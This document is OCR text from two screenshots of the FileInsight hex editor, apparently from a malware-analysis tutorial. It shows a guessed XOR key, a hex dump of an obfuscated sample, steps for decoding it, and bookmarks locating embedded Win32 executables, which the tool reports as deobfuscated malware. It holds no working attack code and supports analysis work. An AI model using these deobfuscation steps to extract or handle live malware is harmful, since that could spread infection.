

FileInsight - Guessed XOR keys*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Decode
Method
Xor
Key
232221202f2e2d2c2b2a2928d7d6d5d4
Select area to decode
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
0002E1E0 F2 84 BB A7 B2 F7 11 1E 07 19 1C 1D 1D 0F EE E5
0002E1F0 97 96 24 2F 26 27 38 74 69 6C 53 4F 5A 7B 5F 52
0002E200 32 23 34 35 36 60 67 7B 6E 25 48 62 6D 7A 6D 64
0002E210 6C 77 2A 3D 06 F3 21 AB 6B 1B 1C 1D 1E 1F 10 11
0002E220 12 13 14 15 16 17 68 69 6A 6B 6C 6D 6E 6F 60 61
0002E230 62 63 64 65 66 67 78 79 7A 7B 7C 7D 7E 7F 70 71
0002E2B0 E2 E3 E4 E5 E6 E7 F8 F9 FA FB FC FD FE FF F0 F1
0002E2C0 F2 F3 F4 F5 F6 F7 C8 C9 CA CB CC CD CE CF C0 C1
0002E2D0 C2 C3 C4 C5 C6 C7 D8 D9 DA DB DC DD DE DF D0 D1
0002E2E0 D2 D3 D4 D5 D6 D7 28 29 2A 2B 2C 2D 2E 2F 20 21
0002E2F0 22 23 24 25 26 27 38 39 3A 3B 3C 3D 3E 3F 30 31
0002E300 32 33 34 35 36 37 08 09 0A 0B 0C 0D 0E 0F 00 01
0002E310 02 03 04 05 06 07 18 19 1A 1B 1C 1D 1E 1F 10 11
0002E320 12 13 14 15 16 17 68 69 6A 6B 6C 6D 6E 6F 60 61
0002E330 62 63 64 65 66 67 78 79 7A 7B 7C 7D 7E 7F 70 71
0002E340 72 73 74 75 76 77 48 49 4A 4B 4C 4D 4E 4F 40 41
0002E350 42 43 44 45 46 47 58 59 5A 5B 5C 5D 5E 5F 50 51
0002E360 52 53 54 55 56 57 A8 A9 AA AB AC AD AE AF A0 A1
0002E370 A2 A3 A4 A5 A6 A7 B8 B9 BA BB BC BD BE BF B0 B1
0002E380 B2 B3 B4 B5 B6 B7 88 89 8A 8B 8C 8D 8E 8F 80 81
0002E390 82 83 84 85 86 87 98 99 9A 9B 9C 9D 9E 9F 90 91
0002E3AF 92 93 94 95 96 97 E8 E9 EA EB EC ED EE EF E0 E1
0002E3B0
1. Selecting the whole file (hitting Ctrl-a key)
2. Pasting the XOR key (text)
3. Click “Decode”
Navigation
Structures
Decode
Values
Byte 123
WORD 23675
DWORD 1953651835
ASCII
Unicode
Output
Converted hex text from offset 0x0 to 0x201 (514 bytes) into binary data (non-hex characters are skipped).
Added a bookmark to converted region.
Note:
If you use XOR function with multibyte XOR key, the key has to be entered as little endian (for example: 0x44332211 for an XOR key “11 22 33 44”).
Values
Bookmarks
Calculator
Output
Scripting
Offset 0h (0)
Length 2E3B0h (189360)
OVR
4:44 PM
8/7/2021



FileInsight - Guessed XOR keys*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Copy to new file
Bookmark
Cut binary to clipboard
Copy binary to clipboard
Paste binary from clipboard
Delete before
Delete after
Fill
Invert
Reverse order
Swap nibbles
Swap two bytes
To upper case
To lower case
Swap case
Copy selected region (the whole file if not selected) to a new file
McAfee
Decode
Method
Key
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
Navigation
Structures
Decode
Bookmarks
0x37b0 Win32 executable
0x10258 Win32 executable
0x231b0 OLE2 Compound Document
0x2a302 ZIP
Script is running, please wait...
Malware executable file is deobfuscated
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 37B0h (14256)
Length 1FA00h (129536)
OVR
4:45 PM
8/7/2021

